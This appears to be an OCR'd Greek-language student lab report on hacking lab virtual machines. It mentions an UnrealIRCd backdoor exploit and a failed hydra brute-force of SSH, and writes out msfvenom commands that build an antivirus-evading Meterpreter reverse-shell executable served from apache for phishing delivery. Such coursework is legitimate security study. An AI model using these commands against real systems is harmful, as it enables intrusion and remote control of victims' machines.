
Αφού κάνουμε τις παραπάνω ενέργειες τρέχουμε την εντολή id και βλέπουμε ότι πάλι έχουμε μπει στο σύστημα ως root




4ο Ερώτημα


Αρχικά για να πραγματοποιήσουμε password cracking χρειαζόμαστε wordlists. Λόγο χώρου θα υποθέσουμε ότι οι κωδικοί των χρηστών αποτελούνται μόνο από πεζά γράμματα της αγγλικής αλφαβήτου έτσι ώστε να μην είναι πολύ μεγάλο το αρχείο που θα δημιουργηθεί.


Για να μειώσουμε κι άλλο το μέγεθος του wordlist βάλαμε στις παραμέτρους μόνο τα γράμματα που περιεχονται στα account names. Τα account names τα πήραμε χρησιμοποιώντας το exploit που εκμεταλλεύεται το backdoor του UnrealIRCd και παίρνοντας τα ονόματα των aacount με ένα απλό cat /etc/passwd. Η διαδικασία φαίνεται στο ερώτημα 1 του πρώτου μέρους. Με το παρακάτω τρόπο δημιουργείται το wordlist χρησιμοποιώντας το crunch που είναι για αυτή τη δουλειά.



Στη συνέχεια χρησιμοποιώντας το wordlist που χρησιμοποιείσαμε, με το hydra προσπαθούμε να “σπάσουμε” το κωδικό του root και να εισέλθουμε στο σύστημα εκμεταλλευόμενη την υπηρεσία ssh. Το προβλημα εδώ ήταν ότι δεν μπορέσαμε να το πετύχουμε αυτό γιατί λόγο χαμηλής υπολογιστικής δύναμης, έπαιρνε η δοκιμή του 5% των κωδικών 35 ώρες και μετά εξαιτίας προβλημάτων στη σύνδεση η διαδικασία αποτύγχανε.









2ο Μέρος


Σε αυτό το μέρος εγκαταστήσαμε windows 7 στο virtualbox και συνεχίσαμε στο χακάρισμα του συστήματος.

Ερώτημα 1ο

Αρχικά με τη χρήστη του msfvenom βρίσκουμε τα payloads που μπορούμε να χρησιμοποιήσουμε για την επίθεση. Στη συνέχεια για τη δημιουργία του κακόβουλο λογισμικού θα χρειαστούμε και ένα encoder όποτε στις επόμενες 2 φωτογραφίες βρισκουμε το payload και το encoder. Το encoder βοηθάει ο ιός μας κρυφτει απο τα Antivirus.







Με τη παρακάτω εντολή αφου έχουμε βρει το payload και το encoder θα δημιουργήσουμε το κακόβουλο λογισμικό.

```
┌──(antonis㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f exe LHOST=192.168.56.101 LPORT=4444 --encoder x86/shikata_ga_nai >
 windows7_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes

┌──(antonis㉿kali)-[~]
└─$ ls
armitage-tmp  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  windows7_payload.exe

┌──(antonis㉿kali)-[~]
└─$
```

Right Ctrl

86°F Sunny ENG 6:50 PM 6/3/2022

Ερωτημα 2ο

Παρακάτω ενεργοποιούμε το apache2 και μεταφέρουμε το malware που δημιουργήσαμε. Στη συνέχεια το μεταφέρουμε στο φάκελο /var/www/html. Με αυτό το φιλοξενούμε στο webserver μας ώστε να μπορέσουμε να δελεάσουμε το στόχο να πληκτρολογήσει το link ή να το πατήσει μέσω καποιου email και να κατέβει το λογισμικο στο μηχάνημα του.

```
┌──(antonis㉿kali)-[~]
└─$ service apache2 start

┌──(antonis㉿kali)-[~]
└─$ service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Fri 2022-06-03 18:52:18 EEST; 11s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 7812 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 7823 (apache2)
      Tasks: 6 (limit: 5145)
     Memory: 19.3M
        CPU: 44ms
     CGroup: /system.slice/apache2.service
             ├─7823 /usr/sbin/apache2 -k start
             ├─7825 /usr/sbin/apache2 -k start
             ├─7826 /usr/sbin/apache2 -k start
             ├─7827 /usr/sbin/apache2 -k start
             ├─7828 /usr/sbin/apache2 -k start
             └─7829 /usr/sbin/apache2 -k start

Jun 03 18:52:18 kali systemd[1]: Starting The Apache HTTP Server...
Jun 03 18:52:18 kali apachectl[7822]: AH00558: apache2: Could not reliably determine the server's fully qualified domain na>
Jun 03 18:52:18 kali systemd[1]: Started The Apache HTTP Server.
lines 1-20/20 (END)
```

Right Ctrl


86°F Sunny ΕΛ 6:52 PM 6/3/2022

```
┌──(antonis㉿kali)-[~]
└─$ sudo cp windows7_payload.exe /var/www/html
[sudo] password for antonis:

┌──(antonis㉿kali)-[~]
└─$ cd /var/www/html

┌──(antonis㉿kali)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html  windows7_payload.exe

┌──(antonis㉿kali)-[/var/www/html]
└─$
```


Right Ctrl


86°F Sunny ΕΛ 6:57 PM 6/3/2022


Στη συνέχεια ενεργοποιούμε το metasploit στο kali linux. “Σεταρουμε¨το LHOST.



Στη συνέχεια επιλέγουμε το payload που θα χρησιμοποιήσουμε. Πατάμε run και περιμένουμε το θύμα να πατήσει τον συνδεσμο που θα κατεβάσει το malware στο σύστημα του και να το τρέξει.










